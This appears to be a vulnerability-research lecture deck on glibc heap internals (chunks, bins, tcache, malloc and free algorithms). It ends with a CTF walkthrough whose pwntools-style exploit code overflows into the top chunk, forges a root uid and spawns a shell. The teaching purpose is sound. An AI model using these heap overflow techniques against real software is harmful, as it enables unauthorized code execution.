

LSN 14 : Heap Intro

Vulnerability Research

Objectives

Lesson #14: Heap Intro

- Examine the glibc heap implementation to understand how it dynamic allocates memory
- Explore the structure of the chunk metadata and various bin implementations that store freed chunks of memory.
- Implement a heap overflow attack to write to a chunks nearby metadata.

References

- Gnu C Library Malloc Internals Documentation [[Link](#)]
- Doug Lea: A Memory Allocator (Unix/Mail, 1996) [[Link](#)]
- Shellphish: How2Heap [[Link](#)]
- Pwn.College: Dynamic Allocator Misuse [[Link](#)]

What is the Heap?

- Dynamically allocated memory at runtime
- **malloc()**: Programmer requests memory allocation from a heap manager; heap manager returns pointer to a “chunk” of memory
- **free()**: Programmer returns “chunk” to heap manager; heap manager changes the chunks metadata to make it available for the heap manager for future reallocation

How do we interact with the Heap?

- **malloc(bytes)**: function allocates size bytes and returns a pointer to the allocated memory
 - **free(ptr)**: frees the memory space pointed to by ptr,
-
- **calloc(n,bytes)**: allocates memory for an array of n elements of size bytes each and returns a pointer to the allocated memory
 - **realloc(ptr,bytes)**: changes the size of the memory block pointed to by ptr to size bytes

Heap Goals

Doug Lea developed the `dlmalloc()` general purpose allocator in 1987; the current GNU dynamic allocator is based on `ptmalloc()`, which is based on `dlmalloc()`. Doug expressed the goals for `dlmalloc()` in a 1996 email.

- Maximizing Compatibility
- Maximizing Portability
- Minimizing Space
- Minimizing Time
- Maximizing Tunability
- Maximizing Locality
- Maximizing Error Detection
- Minimizing Anomalies

The Compiler's Goal is Always Screaming Fast Binaries

The malloc(), free() and realloc routines should be as fast as possible in the average case – Doug Lea (Unix/Mail, 1996) [[Link](#)]

What is a Chunk?

- Glibc's heap manager optimizes performance by being "chunk-oriented" (dividing the large contiguous heap memory into smaller "chunks" of various sizes)
- **Allocated chunks** contain metadata about their size in a header field
- **Freed chunks** contain metadata such as pointers to linked-lists for similar sized chunks so that chunks can be quickly reallocated

What is a Chunk?




Image copied from: <https://sourceware.org/glibc/wiki/MallocInternals>

What are Bins?

Really, they are just linked lists of chunks.
Sometimes single-linked, sometimes double-linked.

- **Unsorted**: When chunks are free'd they're initially stored in a single bin
- **Fast**: Small chunks are stored in size-specific bin (e.g., 0x10, 0x20, 0x30...) Chunks added to a fast bin ("fastbin") are not combined with adjacent chunks - the logic is minimal to keep access fast (hence the name).
- **Small**: The normal bins are divided into "small" bins, where each chunk is the same size
- **Large**: A chunk is "large" if its bin may contain more than one size.

What are Bins?





Image copied from: <https://sourceware.org/glibc/wiki/MallocInternals>

What is the Tcache?

- Each thread has a per-thread cache called the Thread Local Cache (rcache)
 - The tcache is *tcache_count* size singly-linked list of chunks
-



Malloc Algorithm

- 1) If there is a suitable (exact match only) chunk in **the tcache**, it is returned to the caller.
- 2) If the request is large enough, `mmap()` is used to request **memory directly from the operating system**.
- 3) If the appropriate **fastbin** has a chunk in it, use that.
- 4) If the appropriate **smallbin** has a chunk in it, use that.
- 5) If the request is "large", take a moment to **take everything in the fastbins and move them to the unsorted bin**, coalescing them as you go.
- 6) Start taking **chunks off the unsorted list, and moving them to small/large bins**, coalescing as you go. If a chunk of the right size is seen, use that.
- 7) If the request is "large", **search the appropriate large bin**, and successively larger bins, until a large-enough chunk is found.
- 8) If we still have chunks in the fastbins, consolidate those and repeat the previous two steps.
- 9) Split off part of the "top" chunk, possibly enlarging "top" beforehand.

Text copied from: <https://sourceware.org/glibc/wiki/MallocInternals>

Free Algorithm

- 1) If there is room in the **tcache**, store the chunk there and return.
- 2) If the chunk is small enough, place it in the appropriate **fastbin**.
- 3) If the chunk was mmap'd, **munmap** it.
- 4) See if this chunk is adjacent to another free chunk and **coalesce** if it is.
- 5) Place the chunk in the **unsorted list**, unless it's now the "top" chunk.
- 6) If the chunk is large enough, **coalesce any fastbins** and see if the top chunk is large enough to give some memory back to the system. Note that this step might be deferred, for performance reasons, and happen during a malloc or other call.

Heap Vulnerabilities

- Heap Overflow: overwriting buffer of heap-allocated memory.
 - Use after free: referencing/modifying memory after it has been freed.
-
- In the following lessons, we will use chain together these two basic vulnerabilities to execute various techniques that corrupt adjacent chunks, chunks metadata, abuse gaps in the malloc/free algorithms, and create arbitrary read/write/execute primitives
 - Because we will exploit in the heap, we will not be restricted by the compilers stack protector mitigation

Heap Exploit Techniques

2001

- MaXX: Vudo Malloc Tricks [[Link](#)]
- Anonymous: Once Upon a Free [[Link](#)]

2003

- Jp: Advanced Doug Lea's Exploits [[Link](#)]

2004

- Phantasmal Phantasmagoria: Exploiting the Wilderness [[Link](#)]

2005

- Phantasmal Phantasmagoria: Malloc Maleficarum [[Link](#)]

2009

- blackngel: Malloc Des-Maleficarum [[Link](#)]
- Huku: Yet Another Free [[Link](#)]

Introduced 6 new techniques:

- The House of Prime
- The House of Mind
- **The House of Force**
- The House of Lore
- The House of Spirit
- The House of Chaos

Heap Technique Evolution

(Feb 1, 2023): Security related changes: CVE-2022-39046: When the syslog function is passed a crafted input string larger than 1024 bytes, it reads uninitialized memory from the heap and prints it to the target log file, potentially revealing a portion of the contents of the heap.

Demo Challenge: Login

```
void login() {
    int found = 0;

    char username[USERNAME_LEN];
    printf("Username: ");
    read_n_delimited(username, USERNAME_LEN, '\n');
    for(int i = 0; i < NUM_USERS; i++) {
        printf("User %i, %s, %i", i, users[i]->username, users[i]->uid)
        if(users[i] != NULL) {
            if(strncmp(users[i]->username, username, USERNAME_LEN) == 0) {
                found = 1;

                if(users[i]->uid == 0x1337) {
                    system("/bin/sh");
                } else {
                    printf("Successfully logged in! uid: 0x%x\n", users[i]->uid);
                }
            }
        }
    }

    if(!found) {
        puts("User not found");
    }
}
```

Let's look at a Heap Overflow problem from **DuCTF** last year. Right away we see it has more complex exploit protection mechanisms than our previous binaries that will prevent against stack-based overflows

Arch:	amd64-64-little
RELRO:	Full RELRO
Stack:	Canary found
NX:	NX enabled
PIE:	PIE enabled)

Demo Challenge: Login

```
void login() {
    int found = 0;

    char username[USERNAME_LEN];
    printf("Username: ");
    read_n_delimited(username, USERNAME_LEN, '\n');
    for(int i = 0; i < NUM_USERS; i++) {
        printf("User %i, %s, %i", i, users[i]->username, users[i]->uid)
        if(users[i] != NULL) {
            if(strncmp(users[i]->username, username, USERNAME_LEN) == 0) {
                found = 1;

                if(users[i]->uid == 0x1337) {
                    system("/bin/sh");
                } else {
                    printf("Successfully logged in! uid: 0x%x\n", users[i]->uid)
                }
            }
        }
    }

    if(!found) {
        puts("User not found");
    }
}
```

The challenge is fairly simple, if we are able to create a user whose id is 0x1337, then we get a shell.

The problem is that user ids incremented from 0 to 8. So we'll never be able to create and login with a user who has the id==0x1337

Arch:	amd64-64-little
RELRO:	Full RELRO
Stack:	Canary found
NX:	NX enabled
PIE:	PIE enabled)

Login: Heap Layout

```
[*] Adding User(10,b'AAAAAAAAAA')  
[*] Adding User(10,b'BBBBBBBBBB')  
[*] Adding User(10,b'CCCCCCCC')  
[*] Switching to interactive mode
```

0x560c7caed290	0x0000000000000000	0x0000000000000021!.....
0x560c7caed2a0	0x4141414100001338	0x0000004141414141	8...AAAAAAAAA...
0x560c7caed2b0	0x0000000000000000	0x0000000000000021!.....
0x560c7caed2c0	0x4242424200001339	0x0000004242424242	9...BBBBBBBBB...
0x560c7caed2d0	0x0000000000000000	0x0000000000000021!.....
0x560c7caed2e0	0x434343430000133a	0x0000004343434343	:...CCCCCCCC...
0x560c7caed2f0	0x0000000000000000	0x000000000020d11

<-- Top chunk

Top Chunk (Aka: the wilderness) borders heap arena and unallocated memory.

Login: Heap Overflow

```
[*] Adding User(0,b'AAAAAAAAAAAAAAAAAAAAAAAAAAAA')
```

```
[*] Switching to interactive mode
```

0x55bf2fe91290	0x0000000000000000	0x0000000000000021!.....	
0x55bf2fe912a0	0x4141414100001338	0x4141414141414141	8...AAAAAAAAAAAA	
0x55bf2fe912b0	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAAAA	<-- Top chunk

We notice when we request a size of 0, we can write as more bytes than have been allocated.

Login: Heap Error Message

```
[*] Adding User(0,b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')  
[*] Adding User(8,b'BBBBBBB')
```

0x55bf2fe91290	0x0000000000000000	0x0000000000000021!.....	
0x55bf2fe912a0	0x4141414100001338	0x4141414141414141	8...AAAAAAAAAAAA	
0x55bf2fe912b0	0x4141414141414141	0x4141414141414141	AAAAAAAAAAAAAAAA	<-- Top chunk

```
► f 0 0x7f2f5df67ccc __pthread_kill_implementation+268  
f 1 0x7f2f5df67d2f pthread_kill+15  
f 2 0x7f2f5df18ef2 raise+18  
f 3 0x7f2f5df03472 abort+211  
f 4 0x7f2f5df5c2d0 __libc_message+608  
f 5 0x7f2f5df7164a  
f 6 0x7f2f5df74d2b _int_malloc+3051  
f 7 0x7f2f5df7589a malloc+410
```

Glibc raises an error message since the top chunk is no longer a valid size field.

Login: Repairing Top Chunk Sz Field

```
pad = cyclic(20)
top_chunk_sz_field = p64(0x3000)
overflow = b'A'*32

add_user(0, pad+top_chunk_sz_field+overflow)
```

0x563a9832c290	0x0000000000000000	0x0000000000000021!.....	
0x563a9832c2a0	0x6161616100001338	0x6161616361616162	8...aaaabaaacaaa	
0x563a9832c2b0	0x6161616561616164	0x0000000000003000	daaaeaaa.0.....	<-- Top chunk


```
pwndbg> x/6xg 0x563a9832c2b0
0x563a9832c2b0: 0x6161616561616164 0x0000000000003000
0x563a9832c2c0: 0x4141414141414141 0x4141414141414141
0x563a9832c2d0: 0x4141414141414141 0x4141414141414141
```

By using a valid size for the top chunk size field, we can overflow into the wilderness, which will also be where the next allocation comes from.

Login: Overflow Root User UID

```
pad = cyclic(20)
top_chunk_sz_field = p64(0x3000)
root_uid = p32(0x1337)
root_user = b'A'

add_user(0, pad+top_chunk_sz_field+root_uid+root_user)
add_user(2, root_user)
login(root_user)

p.sendline(b'cat flag.txt')
p.interactive()
```

```
typedef struct {
    int uid; = 0x1337
    char username[USERNAME_LEN]; = b'A'
} *user_t;
```

0x562435233290	0x0000000000000000	0x0000000000000021!.....
0x5624352332a0	0x6161616100001338	0x61616163616162	8...aaaabaaacaaa
0x5624352332b0	0x61616165616164	0x0000000000000021	daaaeaaa!.....
0x5624352332c0	0x0000004100001337	0x0000000000000000	7...A.....
0x5624352332d0	0x0000000000000000	0x0000000000002fe1/.....

<-- Top chunk


Login: Shell Party

```
pad = cyclic(20)
top_chunk_sz_field = p64(0x3000)
root_uid = p32(0x1337)
root_user = b'A'

add_user(0, pad+top_chunk_sz_field+root_uid+root_user)
add_user(2, root_user)
login(root_user)

p.sendline(b'cat flag.txt')
p.interactive()
```

```
[*] Adding User(0,b'aaaabaaacaaadaaaeaaa\x000\x00\x00\x00\x00\x00\x007\x13\x00\x00A')
[*] Adding User(2,b'A')
[*] Paused (press any to continue)
[*] Login User(b'A')
[*] b' 1. Add user\n'
[*] Switching to interactive mode
2. Login
> Username: flag{i_sure_wish_this_worked_remotely}
```



Thank you.